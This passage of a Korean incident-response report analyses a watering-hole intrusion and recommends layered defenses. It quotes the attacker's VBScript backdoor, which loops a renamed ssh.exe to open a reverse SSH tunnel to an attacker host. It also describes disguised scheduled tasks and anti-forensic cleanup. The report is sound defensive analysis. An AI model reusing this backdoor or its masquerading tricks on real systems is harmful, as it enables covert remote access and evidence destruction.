지속성 확보 방법은 예약 작업(Scheduled Task) 등록이다. 공격자는 VBScript 백도어를 파일로 배치한 뒤, 시스템 부팅 시마다 해당 스크립트가 자동 실행되도록 작업 스케줄러에 등록한다. 정상 시스템 프로세스명인 RuntimeBroker로 작업을 등록하여, Task Scheduler 서비스가 부팅 시마다 task.vbs를 실행하도록 설정한다. 즉, 지속성을 성립시키는 것은 예약 작업 등록이며, 스크립트가 수행하는 Reverse SSH Tunnel은 그 결과로 확보되는 접근 채널이다.



[그림 37] TaskCache 레지스트리 하위 키에서 확인된 task.vbs 파일 실행 구문

(2) 등록된 스크립트의 기능 — Reverse SSH Tunnel

예약 작업이 실행하는 task.vbs는 VBScript로 작성된 백도어로, 내부에 공격자 서버의 IP와 계정명이 하드코딩되어 있다. 백도어는 정상적인 보안 메커니즘을 우회하여 시스템에 대한 비인가 접근을 허용하는 비밀 통로로, 본 사례에서는 task.vbs 파일이 이에 해당한다. 스크립트는 실행 시 SearchHost.exe를 호출해 공격자 서버 방향으로 SSH 역방향 터널을 수립하며, 이를 통해 공격자는 방화벽의 인바운드 차단 정책과 무관하게 내부 시스템에 재접속할 수 있다. 아웃바운드 SSH 연결로 보이기 때문에 경계 구간에서 정상 트래픽과 구분하기 어렵다.

```
Set objShell = CreateObject("WScript.Shell")
Do
    ' Your code here
    objShell.Run "SearchHost -p 443 -o StrictHostKeyChecking=no -o ServerAliveInterval=60
    -o ServerAliveCountMax=99999 -N -R [illegible]:22:localhost:22 b[illegible].50", 0,
    WScript.Sleep 10000  ' Sleep 10 second to avoid high CPU
Loop
```

[그림 38] task.vbs 내용 중 일부

(3) 정상 파일 위장을 통한 탐지 회피


공격자는 지속성 메커니즘의 탐지를 지연시키기 위해 구성 요소 전반을 정상 파일로 위장하는 방식을 함께 사용한다. 이는 별도의 악성 바이너리를 제작하지 않고도 관리자·분석가의 육안 점검을 통과할 수 있어, 최근 사례에서 반복적으로 관찰되는 기법이다.

① **실행 파일명 위장**: task.vbs가 호출하는 SearchHost.exe는 원격지 시스템을 제어하는 SSH 클라이언트 ssh.exe의 파일명을 변경한 것으로, Windows 검색 기능의 정상 프로세스인 SearchHost.exe를 사칭한다. 프로세스 목록만으로는 정상 구성 요소와 구분되지 않는다.

② **작업 이름 위장**: 예약 작업을 RuntimeBroker라는 정상 시스템 프로세스명으로 등록해, 작업 스케줄러 목록에서도 이상 항목으로 인식되지 않도록 한다.

③ **정상 유틸리티(LOLBin)의 활용**: 터널링에 사용된 SSH 클라이언트는 Windows에 기본 포함된 정상 프로그램이므로 백신 탐지 대상이 아니며, 스크립트 역시 시스템 기본 구성 요소인 wscript.exe로 실행된다.

따라서, 이러한 위장 구성은 파일명·프로세스명 기준의 점검으로는 식별이 어렵고, 원본 경로와 디지털 서명 검증, 실행 인자(Command Line) 분석, 아웃바운드 연결 대상 확인을 병행해야 탐지할 수 있다.




[그림 39] SearchHost.exe 파일 정보(ssh.exe)

6. 안티포렌식

목표 시스템에 대한 통제와 데이터 확보를 마친 공격자는, 침해 사실의 탐지를 지연시키고 사후 분석을 방해하기 위해 자신의 활동 흔적을 제거하는 안티포렌식(Anti-Forensics)을 수행한다. 이 단계의 목적은 단순한 파일 삭제가 아니라, 사용된 공격 도구·생성 파일·실행 이력·로그 등을 제거해 사고 분석 및 공격자 추적에 혼란을 주는 데 있다. 흔적 제거를 위해 SDelete와 CCleaner가 사용된 정황이 확인된다.

(1) SDelete(Secure Delete)

공격자는 SDelete(Secure Delete)를 이용해 공격 과정에서 사용·생성된 파일을 안전 삭제(Secure Delete)한다. SDelete는 Sysinternals 계열의 정식 유틸리티로, 파일을 단순 삭제하는 것이 아니라 해당 데이터가 저장되었던 디스크 영역을 지정된 패턴으로 덮어써(overwrite) 파일 카빙(File Carving) 등 일반적인 복구 기법으로도 원본 데이터를 되살릴 수 없도록 만든다. 이를 통해 공격자는 앞선 단계에서 사용한 권한 상승 익스플로잇, 크리덴셜 탈취 도구, 덤프 파일, 스테이징·유출용 아카이브 등 흔적을 제거하여 분석에 혼란을 준다.



[그림 40] 식별된 안티포렌식 툴 SDelete(sd.exe)

(2) CCleaner

CCleaner를 사용하여 시스템 전반에 누적된 사용 흔적을 정리한다. CCleaner는 본래 시스템 최적화를 목적으로 하는 정상 도구이나, 임시 파일, 브라우저 캐시·히스토리, 최근 실행 목록, 프리페치(Prefetch), 각종 응용프로그램 사용 기록 등 사용자 행위를 재구성하는 데 활용되는 다수의 아티팩트를 일괄 삭제할 수 있어 안티포렌식 목적으로 악용된다. 공격자는 이를 통해 도구 실행 이력과 파일 접근 흔적 등 행위 기반 증거를 광범위하게 제거함으로써, SDelete의 개별 파일 소거를 시스템 수준의 흔적 정리로 보완한 것으로 판단된다.

앱 ID	잠재적 앱 이름	연결된 경로
590aee7bdd69b59b	Windows Powershell 5.0 64-bit	C:\Users\Administrator\AppData\Roaming\Mic
5d696d521de238c3	Chrome 9.0.597.84 / 12.0.742.100 / 13.0.785.215 / 26	C:\Program Files\Google\Chrome\Application\
5d696d521de238c3	Chrome 9.0.597.84 / 12.0.742.100 / 13.0.785.215 / 26	C:\Program Files\Google\Chrome\Application\
28c8b86deab549a1	Internet Explorer 8 / 9 / 10 (32-bit)	C:\Program Files\Internet Explorer\iexplore.exe
590aee7bdd69b59b	Windows Powershell 5.0 64-bit	C:\Windows\System32\WindowsPowerShell\v1.
28c8b86deab549a1	Internet Explorer 8 / 9 / 10 (32-bit)	C:\Program Files\Internet Explorer\iexplore.exe
ccc0fa1b9f86f7b3	CCleaner 5.15.5513 64-bit	C:\Program Files\CCleaner\CCleaner64.exe

[그림 41] CCleaner 실행 흔적

7. 목표 달성

워터링홀은 불특정 다수를 노리는 대량 유포형 공격과 달리, 특정 조직·산업군을 사전에 지정하고 그 구성원의 방문 동선을 노리는 표적형 공격이다. 따라서 최초 침투 이후의 최종 목적 역시 무작위적 금전 탈취보다는, 표적 조직이 보유한 특정 자산이나 정보를 겨냥하는 형태로 수렴한다. 실제 침해사고에서 워터링홀 기반 공격이 도달하는 최종 목표는 크게 **핵심 기밀 데이터 탈취**, **상시 감시 체계 구축**, **서비스 마비 및 파괴**, **시스템 전권 확보**의 네 가지 양상으로 나타난다. 목표 달성 단계는 앞선 모든 단계(최초 침투 → 권한 상승 → 크리덴셜 확보 → 내부 이동 → 지속성 확보)가 지향하는 종착점이며, 이 시점의 행위가 실제 피해의 성격과 규모를 결정한다. 아래에서는 위 네 가지 양상을 차례로 정리하고, 각 항목에서 사고의 침해 정황과 부합하는 지점을 함께 제시한다.

(1) 핵심 기밀 데이터 탈취(유출) (Data Exfiltration)

표적형 공격에서 가장 빈번하게 관찰되는 유형으로, 이번 사고에서도 Reverse SSH Tunnel이라는 유출 경로가 확보된 상태이다. 조직이 보유한 고유의 기술 문서, 고객 정보 등 경제적·전략적 가치가 높은 데이터를 수집하여 외부로 유출하는 행위이다. 데이터 유출은 그 자체로 완결적인 피해를 발생시킬 뿐 아니라, 이중 협박(Double Extortion)의 압박 수단으로도 활용되기 때문에 최근 침해사고에서 가장 빈번히 관찰되는 최종 목적이다.

▶ 데이터 식별 및 수집

공격자는 유출 대상을 선별하기 위해 내부 파일 서버나 PC 내에서 특정 키워드(예: '기밀', '대외비', '전략', '설계도' 등)가 포함된 문서나 특정 확장자(.docx, .pdf, .dwg, .xlsx 등)를 검색한다. 이 과정에서 대량의 파일 시스템을 순회하며 목록화하는 활동이 수반되며, 수집된 데이터는 유출 효율과 은닉을 위해 압축(RAR·7z·ZIP)되고, 탐지 회피를 위해 암호를 설정하거나 확장자를 위장하는 경우가 많다.

▶ 단계적·은밀 유출

트래픽 이상 탐지(대량 아웃바운드 전송)를 피하기 위해, 공격자는 한 번에 대량의 데이터를 전송하지 않고 소량으로 분할하거나 야간·주말 등 모니터링이 느슨한 시간대를 이용한다. 또한 정상 트래픽으로 위장한 은밀한 채널(Covert Channel)을 활용하는데, HTTPS·DNS 터널링, 정상 클라우드 스토리지(예: 파일 공유 서비스)로의 업로드, 또는 Reverse SSH Tunnel과 같은 암호화 채널을 경유하여 외부 C2 서버로 전송한다. 이 경우 유출 트래픽이 정상 암호화 통신과 구분되지 않아 탐지가 어렵다.

(2) 상시 감시 체계 구축 (Persistence Surveillance)

국가 배후 공격 그룹에서 두드러지는 유형으로, 장기 지속성 메커니즘이 확인된 이번 사고와 성격이 부합한다. 특정 시점의 데이터 탈취가 아닌, 장기간에 걸쳐 조직의 내부 상황을 지속적으로 모니터링하는 단계이다. 즉각적 피해를 유발하지 않고 은밀함을 최우선으로 하기 때문에, 국가 배후 APT의 첩보 목적 활동에서 특히 두드러진다.

▶ 실시간 모니터링

주요 인사(임원, 연구·개발 담당자, 시스템 관리자 등)의 PC에 키로거(Keylogger)나 화면 캡처 도구, 마이크·웹캠 접근 모듈을 설치하여 실시간 업무 내용 및 통신 내용을 수집한다. 수집된 정보는 주기적으로 압축·암호화되어 C2로 전송되며, 이메일·메신저·문서 작업 내용 등 조직의 의사결정 정보를 지속적으로 확보하는 데 활용된다.

(3) 서비스 마비 및 파괴 (Disruption & Destruction)

단순한 정보 유출을 넘어 시스템의 기능을 정지시켜 업무 마비를 유도하거나 데이터를 파괴하는 단계이다. 금전적 이익을 노린 범죄 조직과 순수한 파괴를 목적으로 하는 공격 주체 모두에게서 관찰되며, 조직의 가시적 피해가 가장 큰 유형이다.

▶ 데이터 삭제 및 설정 변조

데이터베이스(DB)를 삭제하거나 시스템 설정 파일을 변조하여 서비스 장애를 유발한다. 특히 복구 프로세스를 방해하기 위해 백업 파일과 볼륨 섀도 복사본(VSS)까지 제거하는 것이 전형적인 특징이며, 부팅 영역을 파괴하는 와이퍼 형태로 나타날 경우, 데이터뿐 아니라 시스템 자체를 사용 불능으로 만든다.

▶ 랜섬웨어(Ransomware)

서비스 마비·파괴 유형 중 오늘날 가장 빈번하고 파급력이 큰 것이 랜섬웨어다. 랜섬웨어는 중요 서버·단말의 데이터를 암호화하여 사용 불능으로 만든 뒤 복구 대가(주로 암호화폐)를 요구·협박하는 악성코드로, 최근에는 단순 암호화를 넘어 다단계 협박 구조로 고도화되었다. 침해사고 대응 관점에서 랜섬웨어 실행은 대개 공격의 마지막 단계에 위치하므로, 그 이전 단계(잠복·정찰·권한 상승·유출)를 얼마나 조기에 탐지하느냐가 피해 규모를 좌우한다.

(4) 관리자 권한 확보를 통한 시스템 전권 제어 (Full Control)

도메인 컨트롤러(DC)나 중앙 관리 서버를 장악하여 조직 전체의 IT 인프라를 제어하는 단계이다. 개별 단말 장악을 넘어 조직 전체를 통제 대상으로 삼는다는 점에서, 이후의 대규모 파괴·배포 공격을 위한 발판이 된다.

▶ 계정 체계 장악

Active Directory(AD) 서버의 관리자 계정(Domain Admin) 또는 KRBTGT 계정을 탈취하여, 모든 사용자 계정을 생성·수정·삭제하거나 권한을 임의로 변경한다. 특히 KRBTGT 해시를 확보한 경우 Golden Ticket을 위조하여 사실상 무기한·무제한의 도메인 접근 권한을 확보할 수 있으며, 이는 정상 계정 인증과 구분이 어려워 장기 잠복의 기반이 된다.

▶ 중앙 배포 체계 악용

소프트웨어 배포 서버(예: WSUS, SCCM/Intune, 자산관리·백신 관리 서버 등)를 장악하여, 정상 업데이트 파일이나 배포 패키지에 악성코드를 삽입해 조직 내 모든 단말에 일제히 전파하는 내부 공급망 공격(2차 공급망 공격)을 수행한다.
이 방식은 신뢰된 배포 경로를 악용하기 때문에 단시간에 광범위한 감염을 유발한다.

[04 대응 방안]

워터링홀 공격은 신뢰된 웹사이트를 경유하는 간접 공격이라는 특성상, 단일 지점의 방어만으로는 차단이 어렵다. 따라서 감염 이전의 예방, 침투 진행 중의 탐지, 침투 성공 이후의 피해 확산 최소화라는 다계층 방어(Defense-in-Depth) 관점에서 대응 체계를 구축해야 한다. 이하에서는 본 보고서에서 분석한 공격 생애주기(감염 → 권한 상승 → 크리덴셜 확보 → 내부 이동 → 지속성 확보 → 목표 달성)의 각 단계를 차단·탐지할 수 있는 대응 방안을 기술한다.

(1) 예방 (Prevention) — 감염 차단

▶ 취약점 관리 및 신속한 패치

본 사례의 최초 감염은 서드파티 보안 프로그램의 원격 코드 실행 취약점을 통해 이루어졌다. 워터링홀 공격의 감염 단계는 브라우저·플러그인·운영체제의 알려진 취약점에 의존하므로, 운영체제뿐 아니라 브라우저 및 브라우저가 로드하는 서드파티 모듈(전자서명·보안 인증 프로그램, 미디어 플러그인 등)까지 포함한 통합 패치 관리 체계를 운영해야 한다.
특히 국내 환경에서 광범위하게 배포되는 웹 보안·인증 프로그램은 자동 업데이트가 지연되는 경우가 많아, 자산 인벤토리를 기반으로 취약 버전을 상시 식별하고 강제 갱신하는 절차가 필요하다.

▶ 불필요한 서드파티 소프트웨어 최소화

브라우저가 로드하는 플러그인·확장·상주 프로그램은 그 자체로 공격 표면(Attack Surface)이 된다. 업무상 필수가 아닌 서드파티 모듈은 제거하고, 필수 모듈은 화이트리스트로 통제하여 공격자가 악용할 수 있는 취약 지점을 사전에 축소한다.

▶ 웹 필터링 및 브라우저 보안 강화

웹 프록시·보안 게이트웨이에서 악성 스크립트·리다이렉션 도메인을 차단하고, 위협 인텔리전스 피드를 연동하여 알려진 침해 웹사이트·익스플로잇 킷 인프라에 대한 접근을 통제한다. 브라우저 측면에서는 스크립트 실행 정책 강화, 최신 브라우저 유지, 사이트 격리(Site Isolation) 기능 활용 등을 병행한다.

(2) 탐지 (Detection) — 침투 조기 식별

▶ 엔드포인트 탐지·대응(EDR) 도입

워터링홀 감염은 드라이브 바이 다운로드, 정상 프로세스 인젝션·사이드로딩(본 사례의 악성 DLL), 파일리스 실행 등 행위 기반으로 나타난다. 시그니처 기반 백신만으로는 한계가 있으므로, 프로세스 생성 관계·비정상 자식 프로세스·메모리 인젝션을 탐지하는 EDR을 도입하여 감염 직후 행위를 포착해야 한다.

▶ 핵심 아티팩트 상시 모니터링

본 사례에서 확인된 침투 단계별 지표를 탐지 규칙으로 운영한다. 대표적으로 권한 상승 시도(이벤트 ID 4672/4673/4674, 취약 드라이버 로드), LSASS 프로세스에 대한 비정상 접근(Sysmon 이벤트 ID 10), 예약 작업의 비정상 등록(TaskCache 레지스트리 변경, 정상 프로세스명 위장), 그리고 OpenSSH 설치·방화벽 예외 추가와 같은 지속성 설정 행위가 이에 해당한다.

▶ 네트워크 이상 징후 분석

본 사례의 Reverse SSH Tunnel처럼 내부에서 외부로 향하는 비정상 아웃바운드 연결, 주기적 비콘 트래픽, 정상 트래픽으로 위장한 은밀 채널을 탐지한다. 목적지 IP·도메인을 위협 인텔리전스와 대조하고, 평소 통신하지 않던 해외 호스팅으로의 지속 연결을 이상 지표로 관리한다.

▶ 로그 통합 및 상관 분석(SIEM)

워터링홀 공격의 증거는 침해된 웹사이트, 감염 단말, 이동 경로 상의 여러 시스템에 분산 기록된다. 엔드포인트·인증·네트워크·웹 프록시 로그를 중앙 수집하여 상관 분석함으로써, 개별로는 정상으로 보이는 행위들을 하나의 공격 체인으로 연결해 탐지할 수 있다.

(3) 피해 확산 최소화 (Containment) — 침투 후 방어

▶ 최소 권한 원칙 및 계정 분리

본 사례처럼 권한 상승(LPE)과 크리덴셜 탈취가 성공하면 내부 이동이 급속히 진행된다. 사용자에게 로컬 관리자 권한을 상시 부여하지 않고, 관리 업무는 별도 관리자 계정으로 분리하며, 도메인 관리자 계정의 사용을 최소화·감사하여 권한 상승이 조직 전체 장악으로 이어지지 않도록 차단한다.

▶ 크리덴셜 보호

메모리·저장소 기반 크리덴셜 탈취를 차단하기 위해 Credential Guard, LSASS 보호(RunAsPPL) 등을 적용하고, 캐시된 도메인 크리덴셜을 최소화한다. 이를 통해 Pass-the-Hash·Pass-the-Ticket 같은 재사용 공격의 성립 조건을 약화시킨다.

▶ 네트워크 분할(Segmentation)

업무망·관리망·핵심 자산망을 논리적으로 분리하고 내부 통신을 통제하여, 하나의 감염 단말이 조직 전체로 확산되는 경로를 차단한다. 특히 도메인 컨트롤러·백업 서버·배포 서버 등 핵심 인프라에 대한 접근을 엄격히 제한한다.

▶ 다중 인증(MFA) 적용

원격 접속·관리자 인증·주요 시스템 접근에 MFA를 적용하여, 탈취된 크리덴셜만으로는 인증이 완료되지 않도록 한다.

▶ RDP 접근 통제 및 서버 간 연결 제한

① 서버 간 RDP 연결 차단: 서버 상호 간 RDP 연결은 원칙적으로 차단하고, 관리 목적의 접속은 지정된 관리 단말을 경유하도록 일원화한다. 서버가 다른 서버로 RDP 접속을 시도하는 트래픽 자체를 이상 징후로 정의한다.

② 접속 출발지 제한: RDP 허용 대상을 관리 네트워크 대역과 등록된 단말로 한정하고, 업무망 일반 단말에서의 직접 접속을 차단한다.

③ 계정 잠금 정책: 무차별 대입 성립을 차단하기 위해 로그인 실패 임계값 기반의 계정 잠금 정책을 적용하고, 짧은 시간 내 다수 호스트에서 발생하는 4625 이벤트를 상관 분석 규칙으로 운영한다.

④ RDP 노출 최소화: 인터넷 직접 노출 RDP를 제거하고, 원격 접속은 VPN 또는 제로 트러스트 게이트웨이를 경유하도록 한다. 불가피한 경우 기본 포트(3389) 변경과 네트워크 수준 인증(NLA)을 병행 적용한다.

⑤ 원격 데스크톱 세션 감사: 세션 연결·재연결·종료 이벤트를 수집해 비정상 시간대·계정의 원격 접속을 식별한다.

(4) 대응 및 복구 (Response & Recovery)

▶ 침해사고 대응 체계 수립

감염 탐지 시 신속하게 격리·차단·증거 보전을 수행할 수 있는 대응 절차와 담당 체계를 사전에 정비한다. 특히 공격자가 안티포렌식으로 증거를 소거하기 전에 휘발성 데이터(메모리)와 핵심 로그를 우선 확보하는 절차가 중요하다.

▶ 백업 무결성 확보

랜섬웨어를 포함한 파괴형 공격에 대비하여, 오프라인 또는 불변(Immutable) 백업을 유지하고 정기적으로 복구 시험을 수행한다. 공격자가 백업·볼륨 섀도 복사본까지 제거하는 것이 전형적 패턴이므로, 백업 저장소는 운영망과 분리하여 접근을 통제해야 한다.

▶ 침해지표(IoC) 기반 전사 점검

하나의 단말에서 침해가 확인되면, 확보한 IoC(악성 파일 해시, C2 IP·도메인, 예약 작업명, 위장 프로세스명 등)를 기준으로 조직 내 전 시스템을 점검하여 동일·유사 침해 여부를 확인한다. 워터링홀 공격은 동일 사이트를 방문한 다수의 조직 구성원이 함께 표적이 될 수 있으므로, 개별 단말이 아닌 전사 범위의 확산 조사가 필수적이다.

(5) 관리 정책 및 운영 통제

▶ 일과 시간 외 단말 전원 차단

업무 종료 후 미사용 단말의 전원을 차단하는 정책을 수립·시행한다. 공격자는 모니터링이 느슨한 야간·주말에 내부 이동과 데이터 유출을 수행하는 경향이 있으므로, 단말이 꺼져 있는 시간 자체가 공격 가용 시간을 줄이는 통제 수단이 된다.

▶ 접속 가능 시간대 제한

계정 속성의 로그온 허용 시간을 설정해 업무 시간 외 인증 시도를 차단하고, 예외가 필요한 계정은 별도 승인·감사 대상으로 관리한다.

▶ 야간·휴일 이상 행위 알림 체계

업무 시간 외에 발생하는 관리자 계정 인증, 대량 파일 접근, 아웃바운드 대용량 전송에 대해 즉시 알림이 발생하도록 임계값을 별도 설정한다.

▶ 유휴 세션 자동 종료

일정 시간 입력이 없는 원격 세션과 로컬 세션을 자동 잠금·종료하고, 재인증을 요구한다.

▶ 자산 및 소프트웨어 반입 통제

미등록 단말의 내부망 접속과 승인되지 않은 도구(원격 제어, 압축, 터널링 유틸리티 등)의 설치·실행을 통제하고, 애플리케이션 화이트리스트를 운영한다.

▶ 정기 교육 및 모의 훈련

워터링홀은 사용자의 정상적인 업무 행위를 경유하므로, 신뢰하는 사이트에서도 감염이 가능하다는 점과 이상 징후 신고 절차를 정기적으로 교육한다.